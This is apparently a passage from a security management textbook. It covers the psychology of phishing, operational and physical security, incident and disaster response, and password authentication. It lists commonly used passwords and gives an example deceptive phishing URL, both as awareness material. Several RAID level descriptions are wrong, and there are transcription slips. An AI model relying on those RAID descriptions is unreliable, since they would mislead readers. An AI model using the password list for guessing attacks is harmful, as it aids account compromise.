Craik and Lockhart's classic level of processing¹⁶ paradigm provides some clues to assist in our interpretation. Depth of processing is defined by the meanings extracted from the processing activity, rather than focusing on the number of times an item of information is processed. Shallow processing occurs when users focus on structural properties (such as how a word looks or sounds) versus deep processing, where the actual meanings (semantics) are extracted and understood in some way. For example, shallow processing occurs when users take a cursory glance at the "Sender" or "Subject" field of an e-mail, and quickly actions the item by (inappropriately) clicking on the link. In contrast, deep processing would occur when the user reads the contents closely, cross-checking the claims made in the e-mail carefully, and then

verifies whether the displayed link actually matches the known good link of the service in question.

If users really read every word of a phishing message, and checked the key structural elements such as the URL, then phishing would not occur at the same level that it currently does. Thus, while it is positive and natural for e-mail users to trust each other, it may also lead to deeper processing at the cognitive level not being performed.

To summarise, phishing results from behaviour over-riding cognition:

- Information is visually acquired during perceptual processing of e-mail messages.
- If habituated, phishing is more likely.
- If not habituated, cognitively process the phishing message at sufficient depth.

In terms of processing levels, the first level of processing is perceptual, followed by behavioural, and then by cognitive, as shown in Figure 5.4.

How can you stop habituation, and prevent phishing? Sensitisation is a process that rapidly eliminates habituation, and arises when an aversive stimulus is presented in place of the stimulus which is anticipated. In the case of *aplysia*, this may mean that habituation has been achieved by a gentle linear stroking, leading to a distrust




Figure 5.4 Phishing model.

minima, and the aversive stimulus is delivered in the form of a sharp tap. The immediate reaction of *aplysia* is that habituation is minimised, i.e., the habituation process needs to be initialised once again before the response is minimised with respect to the non-aversive stimulus. Sensitisation provides an “all-or-nothing” route, though, and may not be a generalisable model for all scenarios involving a transition from a totally trusted to a less trusted relationship. Sensitisation should not necessarily be viewed as the opposite of habituation since it is not stimulus-specific. Sadly, experience with sensitisation predicts that users will become habituated again over time. This is important, since a single poor experience with phishing should not deter users from engaging in e-commerce in the future. But it also means that users may fall for phishing once their negative experiences have been forgotten! Anti-phishing plug-ins appear to provide the necessary sensitisation event, where they flag a message as potentially being a phishing message.

To summarise, some countermeasures that make use of our understanding of psychological processes would include—at the perceptual level—perhaps bolding the fully qualified domain name or colour-coding mismatches. At the behavioural level, programming the mail client to *delay* the user clicking links, to ensure cognitive evaluation, or—if the client detects habituation to a specific sender, then flash an alert to sensitise them.

Conclusion

In this chapter, the key approaches to securing organisations have been examined. In particular, the key role that users play in security cannot be overemphasised. Proper training and monitoring of user behaviour, in conjunction with active measures for operational assurance, are the best recipe for business continuity.

Notes

- 1 www.computerworld.com/s/article/108735/Utility_hack_led_to_security_overhaul
- 2 www.unixwiz.net/techtips/sql-injection.html
- 3 <http://edition.cnn.com/TECH/9609/19/cia.hacker/index.html>

- 4 www.telegraph.co.uk/news/worldnews/northamerica/usa/9076314/CIA-website-hacked-in-attack-claimed-by-shadowy-cyber-group-Anonymous.html
- 5 www.smh.com.au/it-pro/government-it/government-agencies-recognise-byod-times-20120608-20115.html
- 6 Willmore, B., Watters, P.A., & Tolhurst, D.J. (2000). A comparison of natural-image-based models of simple-cell coding. *Perception*, 29(9), 1017–1039.
- 7 Bruck, S., & Watters, P.A. (2011). The factor structure of cybersickness. *Displays*, 32(4), 153–158.
- 8 Watters, P.A. (2009). Why do users trust the wrong messages? A behavioural model of phishing. *Proceedings of the APWG E-crime Research Summit*.
- 9 Watters, P. A., Martin, F., & Schreter, Z. (1997). Caffeine and cognitive performance: The nonlinear Yerkes–Dodson law. *Human Psychopharmacology: Clinical and Experimental*, 12, 249–257.
- 10 Ekman, P., & Friesen, W. (1971). Constants across cultures in the face and emotion. *Journal of Personality and Social Psychology*, 17(2), 124–129.
- 11 www.saylor.org/site/wp-content/uploads/2011/01/TLBrink_PSYC_H06.pdf
- 12 This is certainly the route that many Trojan horses rely on for infection—a user downloads some innocuous piece of software that is free (who doesn't like receiving something for free?) and in return they are infected. If it's too good to be true—it probably isn't true.
- 13 <http://csrc.nist.gov/publications/nistpubs/800-16/800-16.pdf>
- 14 www.youtube.com/TACVictoria
- 15 Heath, R.A. (1984). Random-walk and accumulator models of psychophysical discrimination: A critical evaluation. *Perception*, 13(1), 57–65.
- 16 Craik, F., & Lockhart, R. (1972). Levels of processing: A framework for memory research. *Journal of Verbal Learning & Verbal Behavior*, 11(6), 671–684.

OPERATIONAL SECURITY

Systems

Ensuring security within system or network operations should be a core principle of teams that are responsible for this business function. Security is often seen as an *imposition*, throwing up *barriers* to fast, easy access to applications and services. It is usually the case that organisations either build their operational strategies from a security base, or security is tacked on as an afterthought. The first strategy is crucial in terms of trying to obtain any realistic level of assurance, rather than approaching security in an ad hoc fashion. Users will also be resistant to such an environment: even where operating systems provide a very detailed level of feedback in relation to the access controls that an application is requesting, users typically do not pay that much attention. Android applications are a great example here—one wonders why popular video games, for example, require access to a user's contact list, all the ability to dial out using the phone. Indeed, premium rate phone scams use exactly this attack vector to charge enormous phone bills to compromised user phone accounts.¹ Fake versions of legitimate games may also use this technique. Unlike banks, telecommunications providers generally do not provide a refund in the event of fraud.²

Computer and network support operations probably support the security triad in this order—*availability*, ensuring that applications and services are available when needed by users; *integrity*, protecting the correctness, flow, and timeliness of data are used within systems across the network; and *confidentiality*, ensuring that only authorised users can view files, run applications, and utilise services. At the same time, computer and network support operations are cost intensive, so a parallel goal is always to reduce the cost burden of the organisation

through the rationalisation of services. In recent times, this has meant a move towards the *virtualisation* and the use of *the cloud*. These two technologies introduce their own levels of complexity, which are discussed below. Most organisations will develop their own operations manual, which maps security policies and standards for the organisation into sets of procedures and guidelines which can be implemented by operations staff.³

The key areas in operations that are impacted by security are:

- *Reporting of security incidents*—a helpdesk might receive notification of some anomalous or suspicious behaviour, which can be directed to a computer emergency response team (CERT); however, not all security incidents have such identifiable beginnings. A user might notice that their system is very slow to access network applications; the helpdesk must determine whether this is due to the user running too many applications, downloading too much data from the network (including peer-to-peer (P2P) traffic), or if a Trojan horse has been installed, which is sending large amounts of data as part of DDoS attack. You can see that the same symptom can have many unrelated causes. This is where the use of a fault tree to trace back symptoms to the likely cause can be very helpful.⁴ It also means that computer and network operations staff need to have some level of *security training* to carry out the duties effectively.
- *Software installation*—while users might prefer to have free rein over their systems at work, it is important that tight *restrictions* are placed on the software that can be installed. Preferably, all applications should be *screened and authorised* for installation by security staff, after they have been recommended by the specific functional area or user requesting them. In some cases, it will be possible to minimise the impact of malicious software by implementing border protection policies, such as blocking outbound traffic from PCs through non-standard ports. However, given a range of threats described in earlier chapters, exfiltration of high-value data through a standard port is also a possibility.

- *Software tampering*—viruses and other types of malware usually only work if they are able to install themselves inside a host application, stored on a disk, or into a specific disk sector or location. By implementing appropriate access controls that lock down the ability of malware to write to the disk, many infections can be avoided.
- *Software policy*—malware often spreads through “cracked” and illegal copies of software which include a Trojan horse. Having a clear policy that is enforced in relation to the use of illegal software can prevent these problems from occurring. Network licence manager software can also be used to monitor the use of applications within a network and report any anomalous behaviour.
- *Hardware policy*—the availability of Universal Serial Bus (USB) ports to physically copy data, and/or provide access to Internet based applications, can make it very easy to exfiltrate data from a network or system. Organisations with high-security needs may need to consider physically blocking access to the services, by disabling USB and/or network interface card device drivers through an administrator account.
- *Configuration management*—many organisations developing their own software will make use of versioning systems, such as the Concurrent Versions System (CVS). However, from a security perspective, it is also worth considering configuration management software (such as Aegis⁵), which links to versioning systems by ensuring that software to be installed and executed on (1) test, (2) staging, or (3) production environments must pass through a number of administrator-specified tests. These could include tests for security issues.
- *Removable media*—the use of all types of media that have the potential to contain sensitive data should be covered by a policy that specifies how the media must be handled, labelled, logged, and protected against physical and environmental threats during its lifecycle, from acquisition to disposal.
- *Internet and the cloud*—it is critical to develop and implement policies about what type of data can be uploaded to the Internet, whether through third-party hosted mail services, or

cloud-based storage services and application providers. With the ability to map an Internet-hosted drive onto desktop PCs, a balance must be struck between the functionality of (say) online backups which can be used to maintain availability against the risk of third-party interception.

- *Working from home*—many employees routinely work away from the office, above and beyond the traditional travelling salesperson – especially as a result of COVID-19 lockdowns. These users will be using their own devices, their own Internet connections, and be connected to home networks that will not be set up with the same policies as the network at work. Organisations need to develop clear policies and procedures to manage the threat which may arise from this type of scenario. Also, most users will have a mobile device which they may wish to connect to the network at work, but which may be configured to act as a router. This could provide a vector for an attacker to enter a secure organisational network behind the firewall through a compromised user device. Again, policy needs to be developed in this area which is both realistic and enforceable. There are technical approaches to locking down an organisation or network—such as MAC address access control to the network—but users may be able to subvert some of these controls despite the best efforts of computer and network operations staff. Again, ensuring that there is an effective policy response in terms of consequences for road users is important.

As per design assurance, setting up operational procedures and associated technical implementations is a key part of system operations.

An example of the replicated system pattern is the Redundant Array of Inexpensive Disks (RAID) for availability. RAID arrays are commonly used to provide a range of availability options for critical systems, such as full *mirroring* of one drive to another, or *striping*, where a single logical volume is created by linking many physical volumes. Various RAID levels may also combine both mirroring and striping. Typical RAID levels include:

- Level 0—full striping to create a single, logical file system

- Level 1—full mirroring to duplicate physical data recording across two independent disks
- Level 2—secondary mirroring, using Hamming codes for error correction
- Level 3—bit-level secondary striping, writing parity data to one drive, but all data to multiple drives
- Level 4—byte-level secondary striping, writing parity data to one drive, but all data to multiple drives
- Level 5—striping and mirroring across multiple devices

In terms of cost–benefit, most organisations would opt for RAID Level 5. Designs exist to provide RAID levels across the Internet, including P2P networks.⁶

An example of a standby pattern would be the use of backup and restore procedures, such that operating systems, applications, and data can be restored to their original state, in the event of a disaster. Service can be resumed once the backups have been restored. Typically, backups are images of file systems which are written to tape or other removable media, although backing up to the cloud is also becoming much more common. Typical problems with service resumption include:

- Users failing to backup regularly (so only an out-of-date image can be restored)
- Backup media being stored next to a device, and both the primary storage and backup are destroyed, for example, by a fire
- Backup tapes being stored offsite and unencrypted, leading to unauthorised disclosure

Physical Security

Although much attention is paid to logical matters in security, the integrity of the underlying physical environment and its potential to be endangered through environmental factors poses significant risks for all organisations. Physical threats can be both intentional and unintentional—a fire could be deliberately lit or sparked by lightning—but the potential *consequences* for physical plant can be the same. In this section, we review some key matters around the protection of physical infrastructure, which are then related to the strategies used to defend against all threats in the next section.

Risks to physical security come from a number of different areas, including:

- *Global threats*, such as the threat of war or terror
- *Natural threats*, such as the threat of a fire, earthquake, and flood
- *Localised threats*, such as a theft, chemical spills, etc.
- *Critical infrastructure* loss, including water, gas, electricity, financial services and communications (including the Internet)

The entities which are threatened by these risks include:

- Staff and customers
- Buildings and grounds
- Systems and networks
- Critical infrastructure providers, such as utility companies, banks, ISPs, etc.

The main outcomes which can arise from these threats may include:

- Loss of life
- Permanent loss of data
- Temporary loss of data or service availability
- Disclosure of sensitive information
- Loss of equipment due to theft
- Potential business relocation and associated downtime if premises are damaged or destroyed

In order to try and mitigate these threats, physical security provides many strategies, which are discussed in this section:

- *Access controls*—it seems obvious, but the same level of consideration given to logical access controls must also be given to physical access. This includes planning building entries and exits, and the physical layout of each of building floor, to comply with security principles such as least privilege. Thus, visitors to a building should be kept physically *isolated* from any location where they could commit espionage, damage property, or steal it. At the first stage of planning, organisations need to consider who should be entering a building at all; many organisations will have a cafeteria in the downstairs lobby area which is suitable for entertaining business guests and clients.

No other persons should then be permitted to enter through the controlled section of the ground floor. Physical access control can be enabled through several means—physical *locks* are usually effective, but if one key is lost or stolen, the lock may need to be replaced with a new key, which can be very expensive, as all key holders will also need their keys replaced. Many organisations use *electronic swipe card access* systems to have led the rekeying problem. Electronic *barriers* can be connected to a swipe card to access system to ensure that only one person can enter the secure area of the building with one swipe of a card. Consideration can also be given to having an armed guard to provide a high level of perimeter security and to prevent surreptitious entry by leaping over a physical barrier, for example. For most organisations, being within the secure area should not just provide large “access all areas” to users; some areas are more or less sensitive and users should only be given access to specific building floors as required. Many lifts, for example, can be linked to swipe cards for access control, so that users within the secure area cannot select a particular floor unless their card is registered for them to exit at that level. This system is not perfect, since users can exit a lift following an authorised user, even if their swipe card is not authorised.

- *Alarms*—alarms are very useful in that they can alert a suitable guardian, such as a security guard, when *movement, heat, or light* is detected in an area that has been physically isolated, and where there should be no persons present.
- *Patrols*—*randomised search* patterns by patrolling security guards are a good way of deterring potential intrusions and discovering any anomalies, such as unlocked doors or windows, which may later on assist an intrusion.
- *Marking*—a *security marking scheme* should be mandatory for most commercial organisations. This means that all paper documents should be marked with specific classification; there are several schemes available, but the intention is that it is possible to visually distinguish between sensitive and non-sensitive paper documents at a glance.
- *Networking (cable and wireless)*—while trying to break through a firewall may seem like the logical or starting point for attack

against a network, why go to all the trouble when you might be able to simply talk your way into a secure area, and connect directly to a port behind the firewall? Or perhaps sitting near a secure area with a *network probing tool* to see if there are any unsecured wireless networks in the target building? The placement and control of wireless routers and physical cables should be a key part of the design and layout in all buildings, to minimise the potential for external intrusion. For the most secure facilities, *TEMPEST* shielding⁷ to prevent *electromagnetic emissions* from entering or leaving should be considered. At the local wireless level, Bluetooth can also pose a risk, especially since the invention of “Bluetooth guns⁸” has shown that it is possible to pair with devices from great distances, especially if they are only secured with the default password.

- *Clean desks*—a clean desk policy should be mandatory in all organisations. This means that any documents which might be as sensitive should be locked away while the user is away from the desk, although the very least, at the end of each working day. This is because of the insider threat posed particularly by *cleaning and maintenance staff*, who may have free access to all desks at night or during the early morning. A related issue is preventing observation of data entry by unauthorised persons who may look over a user’s shoulder (i.e., “shoulder surfing”), or who may use a telescopic camera from a great distance. Special screens are available which prevent this kind of surreptitious viewing.⁹
- *Safes*—essential for the protection of paper records, USB, and external disks, etc., when not in use.
- *Fire*—while not many organisations are based in wooden buildings, the range of building construction methods still makes use of *wood* within frames. Other combustion sources, such as filing cabinets stuffed full of *paper*, can also assist in the ignition. Fire is obviously one of the greatest threats that can lead to overall destruction of systems, networks and data, or the loss of life. Fire risk can be minimised by preventing *ignition sources* from coming into contact with sources of fuel, such as combustible materials including wood, paper, *petrol*, etc. At

the policy level, this may mean banning cigarette lighters from being brought into the security area of the building. In the event of *arson*, these measures may not be sufficient; this is where operational assurance measures, such as *smoke detectors*, can provide the alarm if a fire is detected within a building. Fuel sources within a building should also be minimised, so policies directed at minimising the retention of paperwork can help to meet this goal. Statutory regulations will also specify the distribution and placement of the *fire extinguishers*, which may also be ceiling mounted and automated. Note that in fighting a fire with water and other substances, it is likely that a building and plant will sustain a significant amount of damage and equipment may not be recoverable. This is where contingency planning and disaster recovery play a critical role in security policy (see the next section).

- *Water*—water damage can be sustained through heavy *rain* leading to a ceiling collapse, or *flood* waters arising from the ground level. The consequences for electrical and electronic equipment can be very damaging, but there's also a risk for life safety if users are caught in confined spaces with water. Leaking or burst water pipes within a building can also lead to unexpected fighting or water damage.
- *Plant failure*—computer systems and their supporting infrastructure devices usually have a defined lifetime, which is specified using two key parameters: the mean time between failures (MTBF) and the mean time to repair (MTTR). In general, equipment with higher MTBFs are more expensive, and the use of exotic equipment may lead to a higher MTTRs. An ideal situation may be to have a standby device available to take over critical functions, such as air conditioning for a server room. Computer devices, such as hard drives, can often be fully replicated using RAID to ensure that a device fire in one location does not degrade service at all.
- *Mobile devices*—mobile devices such as smartphones are a greater risk of theft or loss outside the secure operating environment. This means that specific policies need to be developed for these devices, which may include mandatory

encryption of the internal storage for sensitive files, or a blanket ban on access to any sensitive services from these devices. How realistic are these policies given the rise of popularity of such devices? This is something that management will need to consider when accepting residual risk.

Physical security policies can quickly become exotic and highly restrictive. They should always be proportional to the risk. In particular, the principle of *life safety* must always be upheld. This means that exit from a building must not be impeded simply to uphold physical security. Thus, while fire escapes can pose a risk to physical security, since internal users may wedge them open, they could be alarmed by, for example, to detect this type of tampering. Ensuring that all personnel can exit a building as quickly as possible in the event of fire is essential—even if there is a risk of theft of physical plant and equipment.

Conclusion

In this chapter, the key approaches to securing organisations have been examined. In particular, the key role that systems and physical security play cannot be over-emphasised. Proper training and monitoring of systems, access to data centres, control rooms, etc., in conjunction with active measures for operational assurance, are the best recipe for business continuity.

Notes

- 1 www.guardian.co.uk/technology/2012/may/25/android-users-angry-birds-malware?newsfeed=true
- 2 Sometimes scammers also offer bogus refunds: www.crn.com.au/News/261626,acc-warns-of-telecommunications-refund-scam.aspx
- 3 The Australian Government Information Security Manual could be a starting point (www.dsd.gov.au/infosec/ism/index.htm)
- 4 Lobo, D., Watters, P.A., & Wu, X. (2010). A new procedure to help system/network administrators identify multiple rootkit infections. *Proceedings of the International Conference on Communication Software and Networks (ICCSN 2010)*.
- 5 <http://aegis.sourceforge.net/>

- 6 Chong, S., Watters, P.A., & Hitchens, H. (2005). Automated physical storage provision using a peer-to-peer distributed file system. *Proceedings of the IEEE International Workshop on Self-Managing Database Systems (21st IEEE International Conference on Data Engineering, ICDE 2005)*.
- 7 www.fas.org/irp/program/security/tempest.htm
- 8 <http://hackaday.com/2010/04/23/wifi-and-bluetooth-sniffing-rifle/>
- 9 www.shop3m.com/3m-gold-privacy-filters.html

OPERATIONAL SECURITY

Threat Response

The operational response to managing threats should employ a *defence-in-depth* approach to prevent, deter, manage, and solve incidents, whether they are tactical or strategic threats. In practice, this means:

- Preventing incidents from occurring in the first place, where possible, using *situational crime prevention* strategies
- Putting in place sufficient external/*perimeter controls* to minimise the chance of an incident occurring in the first place
- Using *operational assurance* measures to monitor activity and to detect events that might indicate that an incident is taking place
- Ensuring that an appropriate *post-incident response* (including *forensics*) can be used to prevent future incidents using the same attack vector, or to limit the damage from an ongoing incident.

In this chapter, we examine some common approaches to threat response—starting with preventing threats from occurring in the first place!

Situational Crime Prevention

Criminology provides some great insights into how to prevent intentional security incidents from occurring in the first place, primarily by *reducing opportunities* to commit crime, through to using data to identify the places where crime is most likely to occur, or the services or applications which are most likely to be targeted. There is also a great body of knowledge which indicates why some users are more likely to be repeat victims of crime than others. The classic study

in this area was conducted by Ron Clarke in 1995¹; Professor Clarke identified five dimensions which can be used to prevent incidents. These include:

- *Increasing the effort*, by hardening targets, using access control, deflecting offenders, and controlling weapons
- *Increasing the risk*, by employing suitable guardians, enhancing surveillance, and reducing anonymity
- *Reducing the rewards*, by concealing and removing targets, identifying property, disrupting markets, and minimising benefits
- *Reducing provocations*, by avoiding disputes, discouraging imitation, and reducing arousal and stress
- *Removing excuses*, by setting policies and rules, posting clear instructions, alerting consciences, assisting compliance, and controlling drugs and alcohol

While these five dimensions are quite generic, they can be readily applied to protect systems and networks from security incidents. Let's take the first dimension. Targets inside your organisation can be heartened by setting up a *perimeter defence*. *Access control* can be enabled on building entrances and login screens. Bags can be *searched* upon exiting in building to check for stolen equipment, USB discs, etc. Offenders can be deflected by introducing strong *identification* measures. Security tools can also be controlled—cryptographic technology used to be classified as a munition under US export law²—organisations can lobby governments to consider controls on such technology in the future.

Prior to considering incident response, organisations should use the situational crime prevention framework to plan their defences so that the resources spent in responding to incidents can be minimised.

Incident Response

Many large organisations now have their own Computer Emergency Response Team (CERT) to provide a dedicated business function to managing security incidents. Local CERTs may have routine liaison

with national, international, and vendor CERTs to provide the best response possible, minimise downtime and disruption, etc. All the threats discussed in Chapter 3 can potentially be managed by a CERT. In this section, we will look at some operational issues that place constraints upon a CERT, and examine a case study which goes to the heart of incident handling—in some cases, the fact that you are under attack will be immediately obvious to everybody on the network, but in other cases, penetration can be much more subtle and difficult to detect.³

At the organisational level, incident handling by a CERT is somewhat more constrained than the response to disasters, which are covered in the next section.

CERTs become aware of incidents through the following means:

- *Advisories* noting potential vulnerabilities being released by vendor or national CERTs. The CERT team will then coordinate the internal response to determine if there is a vulnerability locally, and provide or apply a remedy or fix.
- A *helpdesk* might refer a suspicious message (such as an email) to the CERT, which will then determine if a message comprises a security event. One or more events may be evidence of an incident occurring.
- Monitoring or auditing through *operational assurance* might uncover some evidence of anomalous or *suspicious* behaviour, which the CERT will then investigate.

Time is of the essence during a CERT investigation and *takedown*. This is because the length of time that an incident is allowed to continue unchecked usually has some direct financial implication or loss. For example, a phishing attack comprises one or more phishing e-mails which are sent to users containing a link which takes the user to a phishing site when clicked. The phishing site contains a near exact replica of a legitimate site, such as an Internet banking application, but which is actually designed to capture the credentials of a user, which in turn can be used to steal money or commit identity fraud. The longer a phishing site is operational, the greater the number of users will potentially be directed to click and enter their personal information, which will in turn lead to direct financial loss for the bank

or other organisations that are being attacked. Thus, response times for phishing site takedowns are one of the key variables against which the performance of a CERT team can be evaluated. In its most recent study, the global Anti-Phishing Working Group (APWG) found that average uptime for phishing sites was 46 hours and 3 minutes, with a median of 11 hours and 43 minutes.⁴ Every year since 2009 has seen a record number of phishing attacks, with more than 4.7 million recorded in 2022 alone.

One of the key research challenges in this area is to automate the identification of messages that belong to specific security events, which in turn form part of an incident. Across all areas of potential attack, including phishing, malware, etc., many automated systems have been developed that try to classify messages as belonging to a threat category or a benign category.⁵ Some of this research has been extended from existing application areas such as anti-spam technology, or technology designed for webpage classification of certain categories, including pornography.⁶ Sometimes the features which identify a message as belonging to a particular category appear to be quite obvious; in phishing e-mails, for example, there is usually displayed link which is distinct from the fully qualified domain name for the linked URL. Sometimes, the linked URL will contain a string which also contains the displayed URL, so simple classifiers may have some difficulty in processing this type of string. For example, the URL <http://www.westpac.com.au/> might be displayed, but the actual link might be <http://www.evil.com/westpac.com.au>. Furthermore, when trying to attribute the authorship of messages to specific groups who may be responsible for an attack, analysing features extracted from the URL string, e-mail headers, as well as the distribution of natural language text in the email or webpage body can provide very useful clues about those responsible for an attack.⁷

Disaster Response

While the goal of incident response is to rapidly identify immediate threats and mitigate them, at the strategic level, there may be other threats which have the potential to cripple an entire organisation. These larger scale events are known as disasters. In order to prevent disasters

from disrupting business operations when and if they occur, many organisations have a *contingency planning team* whose responsibility is to plan for the resumption and recovery of business operations after a disaster. This team may be the same as the CERT team, but is more likely to have representation from key functional business areas, in addition to those with technology responsibilities.

There are many different models and strategies of contingency planning; in this section, we'll consider a basic process that can assist in contingency planning. The basic steps include:

- *Target identification*—identifying the critical business functions that must be resumed in the event of a disaster, and reprioritising in the order in which they will be resumed. This is because, with reduced resources available, it will certainly be necessary to resume some services ahead of others.
- *Target protection*—for each target in a ranked list of critical functions, determining which resources are necessary to support those functions.
- *Threat identification*—predicting which disasters are likely to affect the organisation, and identifying how the initial response, service recovery, and business resumption stages will be implemented for a broad category of disasters.
- *Strategy execution*—verifying and validating disaster recovery strategies using real-world data and examples where possible.

Identifying the critical business functions that need to be recovered and resumed should be fairly obvious to most organisations, by closely examining the structure and function of business units. Some organisations are based around a single product or service, while others may offer a range of services, some of which are more significant than others. The organisation's *business plan*, *mission statement*, or other founding documentation may be useful in identifying these critical business functions. It's important that the *priority* order of these functions is clearly identified, given the likely constraints on resource availability. A number of resources are typically necessary to run any organisation, and these include:

- Staff
- Systems and networks

- Premises and plant
- The Internet and telecommunications
- Business applications and customer data
- Critical infrastructure, such as water, power, and gas
- Financial systems and physical access to cash
- Paper records, including contracts

There are a wide range of potential disasters which can affect any organisation and the best place to start anticipating them is to look at *physical, geographical, historical, and political* factors that might influence future events. Such scenarios might include:

- Company headquarters being burnt to the ground during a *bushfire*
- A regional office responsible for payroll being flooded by a *tropical storm or flood*
- The company CEO and board being killed in an aeroplane disaster
- The forced *nationalisation* of a company's subsidiary in a foreign country by that country's government
- *Regulatory* changes including changes to taxation legislation

The business which a company is in, and its geographic operating environment, will determine the range and extent of disaster planning that is undertaken. The major constraint on disaster recovery planning is usually *cost*. This is because the strategies that can be used to recover each critical resource type typically range from partial to full replication of the existing service. For example, if a key risk is the death of a CEO, you might employ a full-time “shadow” CEO to mitigate the risk, and ensure all that this “shadow” person travels in a separate plane, lives in a different state, doesn't eat the same food (for fear of poisoning), etc. The extent to which you fully or partially replicate critical services or entities is highly constrained by cost. The planning for disasters must be informed, therefore, by proper risk assessment.

At the technical level, for systems and networks, options range from having a *hot site* that is operational and that fully duplicates the functions of the live site, through to a *cold site* strategy, where servers are powered down normally but can be reactivated quite easily. A *redundant site* is one which has exactly the same equipment and

functionality as the primary site, and which can be switched over at any time to be the primary site, whereas a *reciprocal agreement* would ensure that two organisations—perhaps in the same industry—can offer each other the use of their primary site, as a failover in the case that their own primary site fails.

Conclusion

In this chapter, the key approaches to securing organisations have been examined. In particular, the key role that users play in security cannot be overemphasised. Proper training and monitoring of user behaviour, in conjunction with active measures for operational assurance, are the best recipe for business continuity.

Notes

- 1 www.popcenter.org/library/reading/PDFs/scp2_intro.pdf
- 2 www.fipr.org/publications/export.PDF
- 3 The recent Flame malware is claimed to have been operating since 2008 without being detected!
- 4 www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2011.pdf
- 5 Ma, L., Ofoghi, B., Watters, P.A., & Brown, S. (2009). Detecting phishing emails using hybrid features. *Proceedings of the 1st Cybercrime and Trustworthy Computing Workshop (CTC-2009)*.
- 6 Ho, S., & Watters, P.A. (2005). Identifying and blocking pornographic content. *Proceedings of the 1st IEEE International Workshop on Managing Data for Emerging Multimedia Applications (21st IEEE International Conference on Data Engineering, ICDE 2005), Tokyo, Japan*
- 7 McCombie, S., Watters, P.A., Ng, A., & Watson, B. (2008). Forensic characteristics of phishing—Petty theft or organized crime? *Proceedings of the 4th International Conference on Web Information Systems and Technologies (WEBIST)*, Madeira, Portugal.

TECHNICAL RESPONSES

Securing Systems

In previous chapters, I have outlined a framework for organisational and operational responses to security. At that level, key concepts can seem a bit dry and theoretical. However, everything comes to life at the technical level, where system or network administrators are responsible for implementing the *policies, standards, procedures, and guidelines* that have been agreed for the organisation. It is at this level that defence against external threats suddenly becomes more real. As the manager of a network or a system, it will be your job to protect against external intrusion and the insider threat. In this chapter, we examine key strategies for defending systems against various types of attack, and also examine the use of computer forensics to determine key parameters about an attack after it has occurred, to assist law enforcement and to *prevent future attacks* using the same vector.

Each other topic discussed in this chapter could be expanded to occupy an entire book, and indeed, many books have been written on exactly these topics. However, the perspective I want to introduce here is almost sequential: to protect computer systems you need to identify and authenticate users; you need to specifically authorise access to files, services, and other resources; you can use cryptography to maintain confidentiality, and software like anti-virus applications to prevent the spread of malware.

Identification and Authentication

Broadly speaking, identity is the set of characteristics that uniquely comprise you as an individual. At the social level, identity is associated with things such as group memberships, religious activity, and so on. At the individual level, your set of preferences, tastes, as well as the unique

biological characteristics that have worked together to produce your uniqueness are aspects of your identity. For the purposes of identifying yourself to a computer system, these aspects of identity may not be relevant. The goal of identification, at this level, is to ensure that *you are who you claim to be*; or more precisely, that the person who was initially enrolled to have access to a specific system, which may not necessarily be your real name or identity at all (especially in systems which rely on anonymous access), is the same person now claiming access.

Therefore, the scope of identity within computer systems is to associate a real person with a claimed entity which may be unique (as an individual) or shared (as a member of a group). In most computer systems, individual users are recognised by their username, and can belong to groups which are designated by a group name. Some operating systems have conventions for specific roles which have high privileges, such as the Unix super-user (known as “root”) or the Microsoft Windows “Administrator”. Often, the goal of a system penetration is to obtain root or Administrator access. Compromising lower level accounts can provide attack vectors for reaching this goal. In some cases, there may be totally unprivileged “guest” or anonymous user accounts which may also be used to obtain root or Administrator access.

To prove that you are who you are who say you are on a computer system, identification relies on a number of different factors that can be used to *authenticate* (or *prove*) your claimed identity:

- Something which only you know (such as a password)
- Something which only you have (such as a certificate)
- Something which only you are (such as a biometric identifier)

The strongest forms of authentication require you to provide at least two of these proofs, or in extreme cases, all three.

Something You Know

By far the most common means of authentication is through the use of a password, which is meant to be a secret combination of characters that are only known to you. Thus, when presented with a unique identifier, such as a username, and a password for authentication, the

computer system can evaluate these tokens and decide whether or not sufficient proof has been provided that you are who you claim to be.

Password security is totally reliant on the *secrecy of the password*. If a password becomes known, then it doesn't matter how long or complex the password is, the authentication system is compromised. Many organisations have password selection policies which are intended to ensure that their passwords cannot be guessed using a brute-force attack, where possible character combinations are sequentially tested for authentication with the specific username. While this type of attack is the one that receives the most press coverage, it is actually the least likely to succeed, since the computational effort required to evaluate all possible password combinations is infeasible for most organisations. How, then, is password secrecy typically compromised? Possible options include:

- The installation by a Trojan horse of a key-logging application. Once a user types in a password (whether it is very short and easily guessable, or very long and complex), the password can then be transmitted back to an attacker, by using e-mail, for instance.
- *Shoulder surfing*, meaning someone standing over the shadow of a person typing in their password and observing it.
- Using a power law or other means to determine the list of the most likely or frequently used passwords, and trying these in preference to a *dictionary attack*, where all words in the dictionary and some permutations are attempted, or a *brute-force attack*.

In the latter case, common password lists have been obtained from many sources, including compromised ISPs and e-commerce systems. Some typical examples include:¹

- password
- 123456
- 3.12345678
- qwerty
- abc123
- monkey
- 1234567

- letmein
- trustno1
- dragon
- baseball
- 111111
- iloveyou
- master
- sunshine
- ashley
- bailey
- passw0rd
- shadow
- 123123
- 654321
- superman
- qazwsx
- michael
- football

When considering awareness strategies, rather than considering only password length, it may be better to focus attention on not selecting one of these passwords! Other commonly used passwords including birth dates of the user, their partner, their children, or the names of any of these, are also not a secret, since many other people know them. Consider the insider threat—it is more likely that a colleague will know your birth date than an outsider.

A further consideration is the integrity of the technical staff. Can they not just read the file where user passwords are stored, extract one, and use it to impersonate a user? While obtaining a password file or database can make it easier to launch a brute-force attack, most operating systems rely on some form of hashing to ensure that the plain text of a password is never stored in a file on the system. This prevents exactly the type of attack described here.² However, it is worth noting that some applications which are initialised with parameter strings may contain passwords that are visible on process lists—again something to be avoided.

What do we mean by a *hash*? A hash is a function which creates a *one-way mapping* between a source string and a target string, such

that any future string can be compared to the hash to determine if there is a match to the original source. This is useful for passwords because the source string (the password) never needs to be stored anywhere—only its hash does; an attacker can't use the hash for authentication.

